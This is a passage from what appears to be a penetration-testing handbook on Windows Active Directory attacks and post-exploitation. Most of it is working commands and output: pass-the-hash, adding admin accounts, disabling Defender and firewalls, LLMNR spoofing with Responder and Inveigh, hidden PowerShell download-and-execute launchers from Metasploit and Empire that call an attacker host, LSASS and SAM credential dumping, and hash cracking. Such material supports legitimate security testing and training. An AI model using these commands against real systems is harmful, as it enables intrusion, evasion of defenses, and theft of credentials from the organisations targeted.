Execute the following in the same elevated command prompt:

```
klint
```

The attacker now successfully imported the harvested ticket into the session, and will now leverage their new privilege and access to access the domain controller's C drive

- Access contents of dc1c\$ with DomainAdminUser credential

Execute the following in the same command prompt to which the tickets were just imported.

```
dir \\dc1\c$
```

The attacker is now, for all intents and purposes, DomainAdminUser, in the digital world. Only administrators should be able to access the root of the domain controller. The attacker is using legitimate credentials, can access legitimate resources and executing legitimate executables.

xfreerdp/ Remote Desktop

rdesktop

```
rdesktop IPAddress
```

Remote Desktop with 90% Screen

```
rdesktop -g 90%  
rdesktop -f : for Full screen. Fullscreen mode can be toggled at any time using Ctrl-  
↵Alt-Enter.
```

Pass the Hash with Remote Desktop

If we have a hash of a user, we can use xfreerdp to have remote desktop

```
xfreerdp /u:user /d:domain /pth:hash /v:IPAddress
```

More information refer [Passing the Hash with Remote Desktop](#)

Todo: —dsquery !! SubMSI ? MSUtil to use RCE? —Any commands if net, or powershell is blocked? or PV/ BH is caught?

2.3.3 Useful Stuff

Add/ remove/ a local user

```
net user /add [username] [password]
```

```
net user John xxxxxxxxxx /ADD
```

```
C:\>net user /add John *  
Type a password for the user:  
Retype the password to confirm:  
The command completed successfully.
```


Add a domain user

```
net user username password /ADD /DOMAIN
```

Add / remove a local user to administrator group

```
net localgroup administrators [username] /add
```

Change local user password

```
net user username newpassword
```

Accessing Remote machines

Windows

Setup an SMB connection with a host

```
PS C:\> net use \\DC.xxxxxxxx.net
The command completed successfully.
```

Check for access to admin shares (“C\$”, or “ADMIN\$”), if we are admin:

```
PS C:\> dir \\DC.xxxxxxxx.net\C$\Users

Directory: \\DC.xxxxxxxx.net\C$\Users

Mode                LastWriteTime         Length Name
----                -
d-----          20.11.2016     09:35          axx.xxxxxx
d-----          21.11.2010     06:47          Administrator
d-r--          14.07.2009     06:57          Public
```

If we are not admin, we might get access denied:

```
PS C:\> dir \\DC.xxxxxxxx.net\C$\Users
Access is denied.
```

Check your net connections:

```
PS C:\> net use
New connections will be remembered.

Status      Local      Remote      Network
-----
OK           \\DC.xxxxxxxx.net\IPC$  Microsoft Windows Network
The command completed successfully.
```

However, if administrator on DC.xxxxx.net runs a net session command, the connections would be detected. For that issue

```
net use /delete *
```

On windows, after running this, if we execute

```
//IPAddress/C$
```

we should be able to view the directory via windows explorer.

Linux

smbclient: We can use smbclient to access the remote computer file-system.

```
smbclient -L hostname -U domainname\\username
```

-L|--list This option allows you to look at what services are available on a server. ↵
↵ You use it **as** smbclient -L host **and** a list should appear. The -I option may be ↵
↵ useful **if** your NetBIOS names don't match your TCP/IP DNS host names or if you are ↵
↵ trying to reach a host on another network.

The below will drop you in to command line

```
smbclient \\\\hostname\\C$ -U domainname\\username  
(After entering the password)
```

```
smb: \> ls  
smb: \> ls  
$Recycle.Bin          DHS           0   Wed Nov 30 20:00:40 2016  
.rnd                  A             1024 Mon Jul 27 13:51:24 2015  
Boot                  DHS           0   Mon Jul 27 14:16:53 2015  
bootmgr               AHSR      333257 Sat Apr 11 21:42:12 2009  
BOOTSECT.BAK          ASR          8192 Wed Jul 21 09:01:52 2010  
Certificate            D              0   Sun Jun 23 17:20:48 2013  
Config.Msi             DHS           0   Thu Feb 16 01:49:59 2017  
cpqsppt.trace          A           8004 Wed Jul 21 08:59:57 2010  
cpqsystem              D              0   Wed Jul 21 08:32:58 2010  
csv.err                A             90   Sun May 20 15:35:38 2012  
csv.log                A            278   Sun May 20 15:35:38 2012  
Documents and Settings DHS           0   Sat Jan 19 19:53:20 2008  
Program Files          DR              0   Thu Sep  8 16:24:36 2016  
Program Files (x86)     DR              0   Tue Nov 22 21:28:01 2016  
ProgramData            DH              0   Thu Feb  9 16:51:52 2017  
Rename.bat             A           1406 Wed Oct 26 15:11:19 2011  
System Volume Information DHS           0   Thu Feb 16 01:49:56 2017  
temp                   D              0   Fri Aug  9 17:16:55 2013  
Users                  DR              0   Wed Nov 30 20:00:08 2016  
Windows                D              0   Wed Feb 15 23:18:12 2017
```

Recursively download a directory using smbclient?

```
smbclient '\\server\share'  
mask ""  
recurse ON  
prompt OFF  
cd 'path\to\remote\dir'  
lcd '~/path/to/download/to/'  
mget *
```

or mount the share directly

```
mount -t cifs -o username=<share user>,password=<share password>,domain=example.com //
↳WIN_PC_IP/<share name> /mnt
```

2.3.4 Appendix-I : Interesting Stories

Targeting Domain Administrator!

- RastaMouse talks about his experiences in a blog on [PSEXEC Much?](#) Here he starts with a domain user and make his way to Domain Administrator account utilizing Powerview/ Invoke-LoginPrompt.
- Sean Metcalf has written a awesome blog on [Attack Methods for Gaining Domain Admin Rights in Active Directory](#)
- Fuzzy Security has written a amazing blog showing the journey of Local Administrator to a Domain User to Domain Administrator in his blog [Windows Domains, Pivot & Profit](#)
- Nikhil SamratAshok Mittal has written a blog on [Getting Domain Admin with Kerberos Unconstrained Delegation](#) Sean Metcalf has written [Active Directory Security Risk #101: Kerberos Unconstrained Delegation \(or How Compromise of a Single Server Can Compromise the Domain\)](#)

Others

- Identify High Risk Windows Assets : Scott Sutherland writes a powershell way and [A Faster Way to Identify High Risk Windows Assets](#) Active Directory stores the operating system version and service pack level for every Windows system associated with the domain. The information can be used during penetration tests to target systems missing patches like MS08-67, or identification of high risk assets.
- [Windows Exploit Suggestor](#) tool compares a targets patch levels against the Microsoft vulnerability database in order to detect potential missing patches on the target. It also notifies the user if there are public exploits and Metasploit modules available for the missing bulletins.

SMBRelay

- Scott Sutherland has written [Executing SMB Relay Attacks via SQL Server using Metasploit](#)
- To lure the victim, so that they give their hashes for cracking/ relaying Karl Fosaaen has written a blog on [10 Places to Stick Your UNC Path](#)
- By default PowerShell is configured to prevent the execution of PowerShell scripts on Windows systems which can be a hurdle for penetration testers, sysadmins, and developers. Scott Sutherland has written [15 Ways to Bypass the PowerShell Execution Policy](#)

Windows Privilege Escalation

- [Windows Privilege Escalation Part 1: Local Administrator Privileges](#)
- [Windows Privilege Escalation Part 2: Domain Admin Privileges](#)
- [5 Ways to Find Systems Running Domain Admin Processes](#)

2.4 Post Exploitation

From the previous post, we learned how to have authenticated remote shell in windows, in this post, we will have a look around of how to Gather-Windows-Credentials after getting a remote shell. We would also have a look how to have a *High Impact Exploitation* which leaves an impact to the higher management for the organization. In *Appendix-I : Windows Credentials*, We have explained the concepts about authentication, credentials and authenticators, credential storage, authentication protocols, logon types. In *Appendix-II Cracking Hashes*, we talk about cracking windows active directory LM:NT hashes. In *Appendix-III Interesting Stories* contains blog links which might be helpful doing post-exploitation.

2.4.1 Situational awarness

The way we will retrieve info about the coputer we hacked and the network we are in depends on what exploit we used to get in. There are plenty of ways to do so, I will explain the most common used ones.

We could have used a basic netcat shell. In that case we have two options, use system builtin utilities, or use post/multi/manage/shell_to_meterpreter.

Note: For builtin, report the the basics knowledge of the system targeted.

Tip: Sysinternals from live.sysinternals.com are Microsoft signed if not already installed !

RedTeam Field manual

If you are like me, you cannot remember everything. An handy tool that may help you is having this book RedTeam-FieldManual and the RTFM.py tool.

It is available at : <https://github.com/leostat/rtfm>

Just download the repo and run to initialize the DB :

```
rtfm.py -u
```

Usage :

```
$ python rtfm.py -h
Usage: rtfm.py [OPTIONS]

For when you just cant remember the syntax, you should just RTFM

Options:
  --version            show program's version number and exit
  -h, --help          show this help message and exit
  --delete=DELETE      Delete specified ID
  -e SA, --everything=SA
                        Look through all of RTFM
  -t TAG, --tag=TAG     Specify one or more tags to look for (a, b, c)
  -c CMD, --cmd=CMD     Specify a command to search (ls)
  -R REMARK, --remark=REMARK
                        Search the comments field
  -r REFER, --reference=REFER
```

(continues on next page)

(continued from previous page)

```

        Search for the reference [reference]
-a AUTHOR, --author=AUTHOR
        Search for author
-A DATE, --added-on=DATE
        Search by date, useful for when you want to commit
        back!
-p PRINTER, --print=PRINTER
        Print Types : P(retty) p(atable) w(iki) h(tml) d(ump)
-i INSERT, --insert=INSERT
        Insert c(ommand) | t(ags) | r(eferances) |
        E(verything)
-D DUMP, --dump=DUMP
        Just Dump information about
        t(ags)|c(commands)|r(eferances)a(ll)
-d, --debug
        Display verbose processing details (default: False)
-u, --update
        Check for updates (default: false)
-v
        Shows the current version number and the current DB
        hash and exits

```

Example: `rtfm.py -c rtfm -t linux -R help -r git -pP -d`

Example :

```

$ python rtfm.py -e RDP
+++++
Command ID : 160
Command    : net localgroup "Remote Desktop Users" [user] /add /domain

Comment    : Add user to the RDP group
Tags       : user information,Windows,privilege escalation
Date Added : 2018-07-31
Added By   : @yght
References

https://technet.microsoft.com/en-us/library/bb490949.aspx
https://technet.microsoft.com/en-us/library/cc754051(v=ws.11).aspx
+++++

+++++
Command ID : 271
Command    : rdp.py-rdpsscreenshot.py 1.1.1.1

Comment    : Take a screenshot of a RDP server (provided by rdp.py)
Tags       : linux,scanning,recon
Date Added : 2018-07-31
Added By   : Innes
References

https://github.com/citronneur/rdpy
+++++
..sip...

```

Meterpreter

If we were lucky enough to get a meterpreter shell, we can just launch the meterpreter commands. For more precise Info take a look at the dedicated part to Metasploit.

Process Commands

- `getpid` : Displays the process ID that Meterpreter is running inside.
- `getuid` : Displays the user ID that Meterpreter is running with.
- `ps` : Displays process list.
- `kill` : Terminates a process given its process ID.
- `execute` : Run a given program with the privileges of the process the Meterpreter is loaded in.
- `migrate` : Jumps to a given destination process ID. * Target must have same or lower privileges. * Target process must be a more stable one. * When inside a process, can access any files that process has access.

Network Commands

- `ipconfig` : Shows network interface information.
- `portfwd` : Forwards packets through TCP session.
- `route` : Manage/View the system's routing table.

Misc commands

- `idletime` : Displays the duration time that the GUI of the target machine has been idle.
- `uictl [enable/disable][keyboard/mouse]` : Enable/disable either the mouse or the keyboard of the target machine.

Additional modules

- `use [moduleName]` : loads the specified module. * Like `priv hashdump timestamp`

Empire

Enumerating without Scanning

In DomainJoined computer

Make usage of Service Principal Names (SPN). It is a feature, and builtin in any windows computer.

```
$ setspn
Paramètre absent : nomdecompte.

Syntaxe : setspn [modificateurs commutateurs] [nomcompte]
où « nomcompte » peut être le nom ou domaine\nom
de l'ordinateur ou du compte utilisateur cible

Commutateurs du mode édition :
-R = réinitialise le nom SPN de HOST
  Syntaxe : setspn -R nomcompte
-S = ajoute un SPN arbitraire après avoir vérifié qu'il n'existe
aucun doublon
  Syntaxe : setspn -S SPN nomcompte
```

(continues on next page)

(continued from previous page)

```
-D = supprime le SPN arbitraire
  Syntaxe :   setspn -D SPN nomcompte
-L = répertorie les SPN inscrits sur le compte cible
  Syntaxe :   setspn [-L] nomcompte

Modificateurs en mode édition :
-C = spécifie que le nom de compte est un nom de compte d'ordinateur
-U = spécifie que le nom de compte est un compte d'utilisateur

Remarque : -C et -U sont exclusifs. Si aucun modificateur n'est
spécifié, l'outil interprète le nom de compte comme nom d'ordinateur
si un tel ordinateur existe, et un nom d'utilisateur dans le cas
contraire.
```

Common usage

```
setspn -T [DOMAIN] -F -Q */*
```

PowerSploit

<https://github.com/PowerShellMafia/PowerSploit>

PowerView is builtin in Empire and we can run it in meterpreter with the help of the right module “search Interactive_Powershell”.

```
:: Get-Command -Module PowerSploit
```

```
Get-Help Invoke-Netview -full
```

Example

```
C:\> powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).
↳DownloadString('http://bit.ly/1mYPU04'); Invoke-NetView -Ping | Out-File -Encoding_
↳ascii netview.txt"
```

2.4.2 Disabling AntiVirus/Firewall

There are different ways on doing it. You should search for your specific platform and software. Common Ones.

```
netsh advfirewall set allprofiles state off
net stop "avast! Antivirus"
PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\> Add-MpPreference -ExclusionPath "C:\Temp"
sc stop WinDefend
```

Or for older ones

```
netsh firewall set opmode disable
```

On CentOS

Must be root

```
# /etc/init.d/iptables save
# /etc/init.d/iptables stop
```

For on boot

```
# chkconfig iptables on
```

Debian based

```
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
```

You could want to save it first to put back the normal config when you're done :

```
sudo iptables-save > /root/firewall.rules
```

2.4.3 Gather Windows Credentials

Once we have administrative remote shell, our next task is to gather all the passwords from Security Accounts Manager (SAM) database, Local Security Authority Subsystem (LSASS) process memory. Domain Active Directory Database (domain controllers only), Credential Manager (CredMan) store or LSA Secrets in the registry and get all the passwords (clear-text or hashed). A lot of stuff has already been mentioned at [Obtaining Windows Passwords](#) and [Dumping Windows Credential](#) and Bernardo Blog Dump Windows password hashes efficiently [Part1](#) , [Part2](#), [Part3](#), [Part4](#), [Part5](#) and [Part6](#).

We have tried to combine all the methods in one post. (A lot of stuff has also been not mentioned such fgdump, pwdump etc.). For all methods, check [Credential Dumping](#) on ATT&CK.

So, back to credential dumping after getting a remote shell, there are multiple methods to do the following:

- Execute responder or/and Inveigh
- Get metasploit meterpreter by using Web Delivery method and run mimikatz
- Get powershell empire agent by using powershell launcher string and run mimikatz
- Execute Windows Credential Editor (WCE)
- Dumping Local Security Authority Subsystem Service
- Dumping Registry Hives
- Dumping System/ Security/ SAM File
- Virtual Machine Snapshots and Suspended States - Vmss2core

Inveigh

Inveigh is a PowerShell LLMNR/mDNS/NBNS spoofer and man-in-the-middle tool.

Install :

```
IEX (New-Object Net.WebClient).DownloadString("http://yourhost/Inveigh.ps1")
IEX (New-Object Net.WebClient).DownloadString("http://yourhost/Inveigh-Relay.ps1")
```

Or


```
Import-Module ../Inveigh.psd1
```

Tip: If a local firewall is enabled, ensure that the targets are able to communicate with the Inveigh host on the relevant ports. If you copy/paste challenge/response captures from the console window for password cracking, ensure that carriage returns are removed.

Commands :

Enable real time console output

```
Invoke-Inveigh -ConsoleOutput Y
```

Enable inspection only and real time console output

```
Invoke-Inveigh -Inspect -ConsoleOutput Y
```

Enable real time file output at startup

```
Invoke-Inveigh -FileOutput Y
```

Enable the NBNS and mDNS spoofers

```
Invoke-Inveigh -NBNS Y -mDNS Y
```

Enable HTTPS with customized certificate settings

```
Invoke-Inveigh -HTTPS Y -HTTPSCertIssuer PowerShell -HTTPSCertSubject www
```

Enable proxy authentication captures

```
Invoke-Inveigh -Proxy Y
```

Stop running Inveigh modules

```
Stop-Inveigh
```

Get all queued console output

```
Get-Inveigh
```

Get all captured NTLMv2 challenge/response hashes

```
Get-Inveigh -NTLMv2
```

Before performing LLMNR/mDNS/NBNS spoofing, start Inveigh in inspection only mode to gather information about the relevant systems and traffic on the subnet. This information can be used to later target specific systems or spoof specific hostnames in order to avoid impacting unnecessary systems. Conversely, this information can be used to filter out dangerous hostnames to spoof and systems that may be running spoofer detection services.

```
Invoke-Inveigh -ConsoleOutput Y -Inspect
```

For targeted and more stealthy attack we should use those parameters :

- SpooferHostsIgnore
- SpooferHostReply

- SpooferIPsIgnore
- SpooferIPsReply
- SpooferRepeat
- SpooferLearning
- SpooferLearningDelay
- SpooferLearningInterval
- HTTPAuth
- ProxyAuth
- ProxyIgnore
- WPADAuth
- WPADAuthIgnore

Example

```
Invoke-Inveigh -ConsoleOutput Y -SpooferHostReply wpad -SpooferIPsReply 192.168.1.100
```

Note: For In Depth learnig always ahve a look at all the docs. For Inveigh : <https://github.com/Kevin-Robertson/Inveigh/wiki>

Responder.py

First of all, please take a look at Responder.conf and tweak it for your needs.

```
./Responder.py -h
--version          show program's version number and exit
-h, --help         show this help message and exit
-A, --analyze      Analyze mode. This option allows you to see NBT-NS,
                   BROWSER, LLMNR requests without responding.
-I eth0, --interface=eth0
                   Network interface to use
-b, --basic        Return a Basic HTTP authentication. Default: NTLM
-r, --wredir       Enable answers for netbios wredir suffix queries.
                   Answering to wredir will likely break stuff on the
                   network. Default: False
-d, --NBtNSdomain  Enable answers for netbios domain suffix queries.
                   Answering to domain suffixes will likely break stuff
                   on the network. Default: False
-f, --fingerprint This option allows you to fingerprint a host that
                   issued an NBT-NS or LLMNR query.
-w, --wpad         Start the WPAD rogue proxy server. Default value is
                   False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                   Upstream HTTP proxy used by the rogue WPAD Proxy for
                   outgoing requests (format: host:port)
-F, --ForceWpadAuth
                   Force NTLM/Basic authentication on wpad.dat file
                   retrieval. This may cause a login prompt. Default:
                   False
--lm              Force LM hashing downgrade for Windows XP/2003 and
                   earlier. Default: False
-v, --verbose      Increase verbosity.
```

Typical usage :

```
./Responder.py -I eth0 -wrf
```

2.4.4 Scanning the network

If we don't have a compromised system yet, but we did gain credentials through Responder, misconfigured web app, bruteforcing like CrackMapExec (cme) can assist in finding that initial point of entry on the internal network.

Historically, we have used CME to scan the network, identify/authenticate via SMB on the network, execute commands remotely to many hosts, and even pull clear text creds via Mimikatz. With newer features in both Empire and CME, we can take advantage of Empire's REST feature. In the following scenario, we are going to spin up Empire with its REST API, configure the password in CME, have CME connect to Empire, scan the network with the single credential we have, and finally, if we do authenticate, automatically push an Empire payload to the remote victim's system. If you have a helpdesk or privileged account, get ready for a load of Empire shells!

Start Empire's REST API server

```
cd /opt/Empire
./empire --rest --password 'hacktheuniverse'

Change the CrackMapExec Password

::

    gedit /root/.cme/cme.conf
password=hacktheuniverse

Run CME to spawn Empire shells

::

    cme smb 10.100.100.0/24 -d 'cyberspacekittens.local' -u '<username>' -p
'<password>' -M empire_exec -o LISTENER=http
```

Metasploit Web Delivery : Metasploit's Web Delivery Script is a versatile module that creates a server on the attacking machine which hosts a payload. When the victim connects to the attacking server, the payload will be executed on the victim machine. This module has a powershell method which generates a string which is needed to be executed on remote windows machine.

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Python
  1    PHP
  2    PSH

msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/x64/meterpreter/reverse_https
```

(continues on next page)

(continued from previous page)

```
payload => windows/x64/meterpreter/reverse_https
msf exploit(web_delivery) > set lhost 14.97.131.138
lhost => 14.97.131.138
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://14.97.131.138:8443
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/uMOKs6wt1YL
[*] Local IP: http://14.97.131.138:8080/uMOKs6wt1YL
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.
↳ WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.
↳ CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http://14.97.131.
↳ 138:8080/uMOKs6wt1YL');
```

When the following command (when there is no proxy)

```
powershell.exe -nop -w hidden -c $X=new-object net.webclient;IEX $X.downloadstring(
↳ 'http://14.97.131.138:8080/uMOKs6wt1YL');
```

or (when there is proxy)

```
powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.
↳ WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.
↳ CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http://14.97.131.
↳ 138:8080/uMOKs6wt1YL');
```

is executed on the windows remote machine, we should get a meterpreter.

```
Delivery web_delivery payload
meterpreter>
```

Once we have got the meterpreter, we can use mimikatz or kiwi to dump all the credentials.

Powershell Empire agent : Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.

After creating a listener, we just need to create a launcher using stager:

```
(Empire: listeners) > usestager launcher
(Empire: stager/launcher) > set Listener test
(Empire: stager/launcher) > generate
powershell.exe -NoP -sta -NonI -W Hidden -Enc
↳ WwBTAHkAUwB0AGUAbQAuAE4ARQBUAMAA7ACQAdwBDAD0ATgBFAFcALQBPAGIASgBlAGMAVAAGAFMAeQBTAFOAZQBNAC4ATgBlA
```

When the above command is executed on the windows remote shell, we should be able to get a powershell agent

```
(Empire) > [+] Initial agent 2FTFYMKDFSSFS from 192.168.42.5 now active
```

Sometimes the above two will fail to work, in which case, we revert to the old techniques:

Procdump

This method has been mentioned [Grabbing Passwords from Memory using Procdump and Mimikatz](#) , [How Attackers Extract Credentials \(Hashes\) From LSASS](#) , [Mimikatz Minidump and mimikatz via bat file](#) , [Extracting Clear Text Passwords Using Procdump and Mimikatz](#) and [I'll Get Your Credentials ... Later!](#)

- First, upload the [ProcDump.exe](#) to the remote computer by using smb, windows explorer.
- Second, from the remote shell, execute

```
C:\Windows\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp      => For_
↪ 32 bit system
C:\Windows\temp\procdump.exe -accepteula -ma -64 lsass.exe lsass.dmp => For_
↪ 64 bit system
```

- Download the lsass.dmp and use mimikatz to get the passwords.

Powershell Out-MiniDump

This method is similar to the procdump using powershell. Instead of procdump, we utilize powershell [Out-Minidump.ps1](#) from PowerSploit

- Launch PowerShell and [dot source](#) function from the Out-Minidump.ps1

```
. c:\path\to\Out-Minidump.ps1
```

- Create dump of the process using this syntax:

```
Get-Process lsass | Out-Minidump -DumpFilePath C:\Windows\Temp
```

Get a copy of the SYSTEM, SECURITY and SAM hives and download them back to your local system:

```
C:\> reg.exe save hklm\sam c:\temp\sam.save
C:\> reg.exe save hklm\security c:\temp\security.save
C:\> reg.exe save hklm\system c:\temp\system.save
```

Get the password hashes of the local accounts, the cached domain credentials and the LSA secrets in a single run with Impacket secretsdump.py

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.11-dev - Copyright 2002-2013 Core Security Technologies
```

```
[*] Target system bootKey: 0x602e8c2947d56a95bf9cfxxxxxxxxxxxx
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
admsys   :500 :aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d68xxxxxxxxxxxx:::
Guest    :501 :aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59dxxxxxxxxxxxx:::
support  :1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b5xxxxxxxxxxxx:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
adm2:6ec74661650377df488415415bf10321:system1.example.com:EXAMPLE:::
Administrator:c4a850e0fee5af324a57fd2eeb8dbd24:system2.example.COM:EXAMPLE:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:2fb3672702973ac1b9adxxxxxxxxxxxx
```

Windows Credentials Editor (WCE) is a security tool that allows to list Windows logon sessions and add, change, list and delete associated credentials (e.g.: LM/NT hashes, Kerberos tickets and cleartext passwords).

The tool allows users to:

- Perform Pass-the-Hash on Windows
- ‘Steal’ NTLM credentials from memory (with and without code injection)
- ‘Steal’ Kerberos Tickets from Windows machines
- Use the ‘stolen’ kerberos Tickets on other Windows or Unix machines to gain access to systems and services
- Dump cleartext passwords stored by Windows authentication packages

Examples

List NTLM credentials in memory

By default, WCE lists NTLM credentials in memory, no need to specify any options.

```
C:\Users\test>wce.exe
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security - by Hernan_
↪Ochoa (hernan@ampliasecurity.com)
Use -h for help.

theuser:amplialabs:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537
```

Create a new logon session

Create a new logon session and launch a program with new NTLM credentials?

```
wce.exe -s <username>:<domain>:<lmhash>:<nthash> -c <program>
```

Example:

```
C:\Users\test>wce.exe -s_
↪testuser:amplialabs:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537_
↪-c cmd.exe

WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security - by Hernan_
↪Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of new logon session (000118914h) to:
Username: testuser
domain: amplialabs
LMHash: 01FC5A6BE7BC6929AAD3B435B51404EE
NTHash: 0CB6948805F797BF2A82807973B89537
NTLM credentials successfully changed!
```

At this point, a new cmd.exe instance will be launched and network connections using NTLM initiated from that instance will use the NTLM credentials specified.

Write hashes obtained by WCE to a file?

```
C:\>wce -o output.txt
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security - by Hernan_
↪Ochoa (hernan@ampliasecurity.com)
Use -h for help.
```

(continues on next page)

(continued from previous page)

```
C:\>type output.txt
test:AMPLIALABS:01020304050607080900010203040506:98971234567865019812734576890102
```

Dump logon cleartext passwords with WCE?

The -w switch can be used to dump logon passwords stored in cleartext by the Windows Digest Authentication package. For example:

```
C:\>wce -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by
↳Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

test\MYDOMAIN:mypass1234
NETWORK SERVICE\WORKGROUP:test
```

This video shows the use of the -w switch in a Windows 2008 Server

Useful Information

- CACHEDUMP obtains NTLM credentials from the Windows Credentials Cache (aka logon cache, logon information cache, etc). This cache can be disabled and it is very often disabled by network/domain/windows administrators (see [here](#)). WCE will be able to steal credentials even when this cache is disabled.
- WCE obtains NTLM credentials from memory, which are used by the system to perform SSO; it uses a series of techniques the author of WCE developed.
- PWDUMP dumps NTLM credentials from the local SAM. Let's say, an administrator remote desktop to a server (compromised by attacker and can run wce). In this case, WCE would be able to get the credential of Administrator (who RDP'd), However, pwdump will only allow you to obtain the NTLM credentials of the local SAM

The above information has been taken from [WCE FAQ](#)

During penetration assessment, we do find VMDK file (Virtual Machine Disk), we should be able to mount vmdk file either by using Windows Explorer, VMWare Workstation or OSFMount. After mounting, we should be able to copy

```
System32/config/SYSTEM
System32/config/SECURITY
```

Passwords from these files could be extracted by using [creddump7](#)

creddump7

Run cachedump.py on the SYSTEM and SECURITY hives to extract cached domain creds:

```
# ./cachedump.py
usage: ./cachedump.py <system hive> <security hive> <Vista/7>

Example (Windows Vista/7):
./cachedump.py /path/to/System32/config/SYSTEM /path/to/System32/config/SECURITY true

Example (Windows XP):
```

(continues on next page)

(continued from previous page)

```
./cachedump.py /path/to/System32/SYSTEM /path/to/System32/config/SECURITY false

# ./cachedump.py /mnt/win/Windows/System32/config/SYSTEM /mnt/win/Windows/System32/
↳config/SECURITY true |tee hashes
nharpsis:6b29dfa157face3f3d8db489aec5cc12:acme:acme.local
god:25bd785b8ff1b7fa3a9b9e069a5e7de7:acme:acme.local
```

If you want to crack the hashes and have a good wordlist, John can be used. The hashes are in the ‘mscash2’ format:

```
# john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt hashes
Loaded 2 password hashes with 2 different salts (M$ Cache Hash 2 (DCC2) PBKDF2-HMAC-
↳SHA-1 [128/128 SSE2 intrinsics 8x])
g0d (god)
Welcome1! (nharpsis)
```

The examples above are taken from creddump7 Readme

This method has been directly taken from the Fuzzy Security Blog [I’ll Get Your Credentials ... Later!](#)

After compromising a target if we discover that the box hosts Virtual Machines. We can utilize `vmss2core`, we can use this tool to create a coredump of a Virtual Machine, If that machine has suspended (`.vmss`) or *snapshot* (`.vmsn`) checkpoint state files. These files can be parsed by the volatility framework to extract a hashdump.

Make sure to use the appropriate version of `vmss2core`, in this case I needed the 64-bit OSX version.

```
# We are working with a suspended state so we need to combine *.vmss and *.vmem. If
↳we were
dealing with a snapshot we would need to combine *.vmsn and *.vmem.

Avalon:Tools b33f$ ./vmss2core_mac64 -W
/Users/b33f/Documents/VMware/VMs/Win7-Testbed/Windows\ 7.vmwarevm/Windows\ 7-e7a44fca.
↳vmss
/Users/b33f/Documents/VMware/VMs/Win7-Testbed/Windows\ 7.vmwarevm/Windows\ 7-e7a44fca.
↳vmem

vmss2core version 3157536 Copyright (C) 1998-2013 VMware, Inc. All rights reserved.
Win32: found DDB at PA 0x2930c28
Win32: MmPfnDatabase=0x82970700
Win32: PsLoadedModuleList=0x82950850
Win32: PsActiveProcessHead=0x82948f18
Win32: KiBugcheckData=0x82968a40
Win32: KernBase=0x82806000

Win32: NtBuildLab=0x82850fa8
Win: ntBuildLab=7601.17514.x86fre.win7sp1_rtm.101119-1850 # Win7 SP1 x86
CoreDumpScanWin32: MinorVersion set to 7601
... 10 MBs written.
... 20 MBs written.
... 30 MBs written.
... 40 MBs written.
... 50 MBs written.

[...Snip...]

Finished writing core.
```

After transferring the coredump back out we can let volatility do it’s magic. We need to determine which OS the dump comes from for volatility to parse it correctly.


```
# We can see that volatility is unable to accurately determine the OS profile,
↳however from the vmss2core
output above we can see that the correct profile is "Win7SP1x86".

root@Josjikawa:~/Tools/volatility# ./vol.py imageinfo -f ../../Desktop/memory.dmp

Determining profile based on KDBG search...

Suggested Profile(s) : Win7SP0x86, Win7SP1x86 (Instantiated with
↳WinXPSP2x86)

AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
AS Layer3 : FileAddressSpace (/root/Desktop/memory.dmp)
PAE type : PAE
DTB : 0x185000L
KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2014-09-13 19:15:04 UTC+0000
Image local date and time : 2014-09-13 21:15:04 +0200
```

Using the “hivelist” plugin we can now get the memory offsets for the various registry hives.

```
root@Josjikawa:~/Tools/volatility# ./vol.py hivelist -f ../../Desktop/memory.dmp --
↳profile=Win7SP1x86

Volatility Foundation Volatility Framework 2.4

Virtual    Physical    Name
-----
0x988349c8 0x3945a9c8 \??\C:\Users\Fubar\AppData\Local\Microsoft\Windows\UsrClass.dat
0x87a0c008 0x27f9f008 [no name]
0x87a1c008 0x280ed008 \REGISTRY\MACHINE\SYSTEM # SYSTEM
0x87a3a6b0 0x27d4b6b0 \REGISTRY\MACHINE\HARDWARE
0x87abe5c0 0x2802a5c0 \SystemRoot\System32\Config\DEFAULT
